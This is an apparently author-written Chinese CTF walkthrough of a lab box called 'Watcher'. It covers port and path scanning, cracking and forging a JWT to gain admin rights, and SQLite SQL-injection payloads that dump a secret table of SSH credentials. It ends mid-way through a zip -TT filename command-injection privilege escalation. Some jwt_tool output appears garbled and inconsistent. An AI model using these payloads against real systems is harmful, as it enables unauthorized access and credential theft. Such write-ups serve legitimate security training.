

矛计划-Watcher


Write by Yolo

信息搜集

端口扫描

```
nmap -sV -Pn 192.168.11.100
```

扫描出两个端口：5000和22




```
<yolo> ~  
> nmap -sV -Pn 192.168.11.100  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-02 08:56 CST  
Nmap scan report for 192.168.11.100  
Host is up (0.0017s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)  
5000/tcp   open  http      Gunicorn  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 15.74 seconds
```

其中5000是web服务，重点分析

路径扫描


```
dirsearch -u http://192.168.11.100:5000
```

并没有得到什么有用的信息




```
<yolo> ~  
> dirsearch -u http://192.168.11.100:5000  
/home/yolo/.pyenv/versions/3.13.12/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.  
  from pkg_resources import DistributionNotFound, VersionConflict  
  
dirsearch v0.4.3.post1  
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460  
Output File: /home/yolo/reports/http_192.168.11.100_5000/_26-06-02_09-06-31.txt  
Target: http://192.168.11.100:5000/  
  
[09:06:31] Starting:  
[09:07:52] 200 - 2KB - /login  
[09:08:15] 200 - 3KB - /register  
  
Task Completed
```

探测web页面




发现5000web会重定向到login页面，会关注到这里存在注册选项，那么我们应该先注册一个普通用户进入后台，再利用某种漏洞拿到管理员级别的能力



进入后会看到当前aaa测试账户的权限等级是normal，当我们点击系统管理的时候，出现报错权限不足，这里就应该想办法拿到admin权限，要么拿到admin的密码，要么让当前的aaa的权限等

级升级为admin，关注这里的cookie



base64解码后得到关键的jwt信息，这里控制权限等级的好像就是level对应的键值，留意解码后面的不可打印字符，这里并不是空jwt密钥，但是不妨碍我们尝试弱密码爆破

我这里选择的工具是jwt_tool，仓库地址：https://github.com/ticarpi/jwt_tool

用rockyou爆破，很快的，获取到密码: maze



那么开始伪造，方法太多，在线工具的话，推荐jwt.io，本地的话，还是那个jwt_tool.py

```
python jwt_tool.py  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFhYSIsImxldmVsIjoibm9ybWFi
```

```
sIiwiaWF0IjoxNzgwMzYyODE2LjE3ODAzNjY0MTZ9.CEzChiBjw3gc_sAkTXjMMtKhLLDQ5eTjx8NMZiQH0Cs -T -S hs256 -p "maze"
```

```
Debian GNU/Linux 9 ... x -- + -- v
```

```
=====
```

```
Token header values:
```

```
[1] alg = "HS256"
```

```
[2] exp = "000"
```

```
[3] *ADD A VALUE*
```

```
[4] *DELETE A VALUE*
```

```
[0] Continue to next step
```

```
Please select a field number:
```

```
(or 0 to Continue)
```

```
> 0 ❶
```

```
Token payload values:
```

```
[1] username = "admin"
```

```
[2] level = "normal"
```

```
[3] iat = 1588500815 ==> TIMESTAMP = 2020-05-02 09:17:36 (UTC)
```

```
[4] exp = 1588500815 ==> TIMESTAMP = 2020-05-02 09:17:36 (UTC)
```

```
[5] *ADD A VALUE*
```

```
[6] *DELETE A VALUE*
```

```
[7] *UPDATE TIMESTAMPS*
```

```
[0] Continue to next step
```

```
Please select a field number:
```

```
(or 0 to Continue)
```

```
> 2 ❷
```

```
Current value of Level is: normal
```

```
Please enter new value and hit ENTER
```

```
> admin ❸
```

```
[1] username = "admin"
```

```
[2] level = "Admin"
```

```
[3] iat = 1789352815 ==> TIMESTAMP = 2024-05-02 09:11:36 (UTC)
```

```
[4] exp = 1789352815 ==> TIMESTAMP = 2024-05-02 10:13:36 (UTC)
```

```
[5] *ADD A VALUE*
```

```
[6] *DELETE A VALUE*
```

```
[7] *UPDATE TIMESTAMPS*
```

```
[0] Continue to next step
```

```
Please select a field number:
```

```
(or 0 to Continue)
```


```
> 0 ❹
```

```
jwttool_0263e3ce88f6b9afac59ba45506f9b1 - Tampered token - HMAC Signing:
```


```
[1]eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTZlcyJ9.eyJ1bm9keSI6ImFkbWlnIiwiaWF0IjoxNzEwMDE1OTQyLCJleHRlciI6ImFkbWlnIiwibmVhdCkiOiJkbWlnIn0.eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTZlcyJ9.YBtadc2YbZS2YEN_9JzDTFzdUqIu3zIGxv5Aq4ixU4
```

```
<yolo> ~/ctftools/jwt_tool git [master] 0
```


jwt.io的效果如下:




回到web后台，进行cookie修改，修改后刷新会看到等级已经来到了admin



但是这里的系统管理也仅仅是几个选项，看不到注入的地方，这个时候需要抓包，抓几个点击选项后发送的包



这里看到设置已更新的字样，应该考虑到，web后台是不是挂了个sql数据库，请求包的一些键值是不是参与sql更新数据库的语法，这个猜想很好验证，只要响应包出现报错就能确定



我就发了一个单引号，就出现了数据库错误，核心报错是解析错误，那么定了，这里存在sql注入，可以查查表，看看里面有没有存储一些隐私信息

多做尝试，会发现这题可以用子查询打

```
{
  "key": "theme",
  "value": "" || (SELECT group_concat(name) FROM sqlite_master WHERE type='table')-- ""
}
```

```
108bytes / 28ms    美化  HEX  编码 v  请输入定位响应
1  HTTP/1.1 200 OK
2  Server: gunicorn
3  Date: Tue, 02 Jun 2026 01:46:52 GMT
4  Connection: close
5  Content-Type: application/json
6  Content-Length: 121
7
8  {
9    "code": 200,
10   "current_value": "users,sqlite_sequence,settings,secret",
11   "msg": "\u8bbe\u7f6e\u5df2\u66f4\u65b0"
12 }
13
```

可以确定这里有secret表，再看看结构，方便直接获取里面的内容

```
{
  "key": "theme",
  "value": "" || (SELECT sql FROM sqlite_master WHERE type='table' AND name='secret')-- ""
}
```

```
1  HTTP/1.1 200 OK
2  Server: gunicorn
3  Date: Tue, 02 Jun 2026 01:52:04 GMT
4  Connection: close
5  Content-Type: application/json
6  Content-Length: 201
7
8  {
9    "code": 200,
10   "current_value": "CREATE TABLE secret (\n      id INTEGER PRIMARY KEY AUTOINCREMENT,\n      secret TEXT NOT NULL\n    );",
11   "msg": "\u8bbe\u7f6e\u5df2\u66f4\u65b0"
12 }
13
```


获取到了secret表格的完整结构

```
CREATE TABLE secret (
  id INTEGER PRIMARY KEY AUTOINCREMENT,
```

```
secret TEXT NOT NULL
)
```


我们要获取的其实只有secret，按照结构获取完整内容

```
{"key":"theme","value":"' || (SELECT group_concat('ID: ' || id || ', Secret: ' || secret, '; ') FROM secret)-- '"}
```



得到的这个 `watcher:mazesec123q1231w!@#!@#$` 一看就是一组ssh凭据，远程连接上去拿user flag

get user shell



get root shell

先用 `ps aux` 看到一些有意思的东西

root会执行inotifywait监听 /home/watcher/uploads 路径下的新增文件，但是我们并不知道监控触发后会导致什么事件，这个时候建议新开个终端跑pspy64

```
Tabby
watcher@192.168.11.222

watcher@watcher:~/uploads$ touch 123
watcher@watcher:~/uploads$ touch aaa
watcher@watcher:~/uploads$ touch aaa.txt
watcher@watcher:~/uploads$

2026/06/01 22:21:49 CMD: UID=1000 PID=964 | -bash
2026/06/01 22:21:53 CMD: UID=1000 PID=965 | -bash
2026/06/01 22:21:53 CMD: UID=0 PID=966 | /bin/bash /opt/autoarchive/sync.sh
2026/06/01 22:21:56 CMD: UID=0 PID=967 | /bin/bash /opt/autoarchive/sync.sh
2026/06/01 22:21:56 CMD: UID=0 PID=968 | /bin/bash /opt/autoarchive/archive-helper 1.txt aaa.txt
```

多做尝试，发现这里只有txt后缀会触发监控事件sync.sh，然后这里还会紧接着触发archive-helper文件，后面紧跟着的是我们创建的txt文件名

那两个文件我们都无法查看审计，现在能做的再抓抓进程了，看看有没有更清晰的命令调用

Yolo先磕一个，这里实在没考虑到zip压缩空内容文件居然这么快，在pspy64抓取的极限1ms以内，所以说大家卡住看不到后面的zip -q是正常的，解决措施也有，这里可以处理一个相对比较大点的txt文件，让zip压缩过程超过1ms并被pspy64捕获

这里创建大文件的命令：`dd if=/dev/zero of=big.txt bs=1M count=100` 可以创建出来100MB大小的测试文件，回到pspy64那里，这里要使用 `./pspy64 -i 1`，100ms实在太宽松了，缩短点

```
2026/06/01 23:36:54 CMD: UID=0 PID=7 |
2026/06/01 23:36:54 CMD: UID=0 PID=5 |
2026/06/01 23:36:54 CMD: UID=0 PID=4 |
2026/06/01 23:36:54 CMD: UID=0 PID=3 |
2026/06/01 23:36:54 CMD: UID=0 PID=2 |
2026/06/01 23:36:54 CMD: UID=0 PID=1 | /sbin/init
2026/06/01 23:37:02 CMD: UID=1000 PID=533 | -bash
2026/06/01 23:37:02 CMD: UID=0 PID=534 | /bin/bash /opt/autoarchive/sync.sh
2026/06/01 23:37:05 CMD: UID=0 PID=535 | /bin/bash /opt/autoarchive/sync.sh
2026/06/01 23:37:05 CMD: UID=0 PID=537 | /bin/bash /opt/autoarchive/archive-helper 1.txt
2026/06/01 23:38:05 CMD: UID=1000 PID=538 | -bash
2026/06/01 23:38:05 CMD: UID=0 PID=539 | /bin/bash /opt/autoarchive/sync.sh
2026/06/01 23:38:08 CMD: UID=0 PID=540 | /bin/bash /opt/autoarchive/sync.sh
2026/06/01 23:38:08 CMD: UID=0 PID=541 | zip -q /root/backups/latest.zip 1.txt big.txt

individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 1 23:35:33 2026 from 192.168.11.2
uid=1000(watcher) gid=1000(watcher) groups=1000(watcher),100(users)
watcher@watcher:~$ ls
1000000 user.txt
watcher@watcher:~$ cd uploads
watcher@watcher:~/uploads$ ls
watcher@watcher:~/uploads$ touch 1.txt
watcher@watcher:~/uploads$ dd if=/dev/zero of=big.txt bs=1M count=100
100+0 records in
100+0 records out
104857600 bytes (105 MB, 100 MiB) copied, 2.55279 s, 41.1 MB/s
watcher@watcher:~/uploads$
```

可以抓到进程 `zip -q /root/backups/latest.zip 1.txt big.txt`

推测出，sync.sh内部执行的系统命令应该是 `zip -q /root/backups/latest.zip *.txt`

提权方案很多，可以欣赏其它人各有特色的提权方案，我这里演示下自己用的，使用 `zip -h2` 能看到很详细的使用文件

向下翻看，能看到-TT

```
Testing archives:
-T      test completed temp archive with unzip before updating archive
-TT cmd  use command cmd instead of 'unzip -tqq' to test archive
        On Unix, to use unzip in current directory, could use:
            zip archive file1 file2 -T -TT "./unzip -tqq"
        In cmd, {} replaced by temp archive path, else temp appended.
        The return code is checked for success (0 on Unix)
```

它能直接执行系统命令，或者sh文件，考虑到要利用命令注入解析，这里不能使用 `/` 来指定可执行文件，所以为了减轻难度，我将当前这个uploads路径写入PATH中了

可以看看我出题写的sync.sh

```
1  #!/bin/bash
2
3  WATCH_DIR="/home/watcher/uploads"
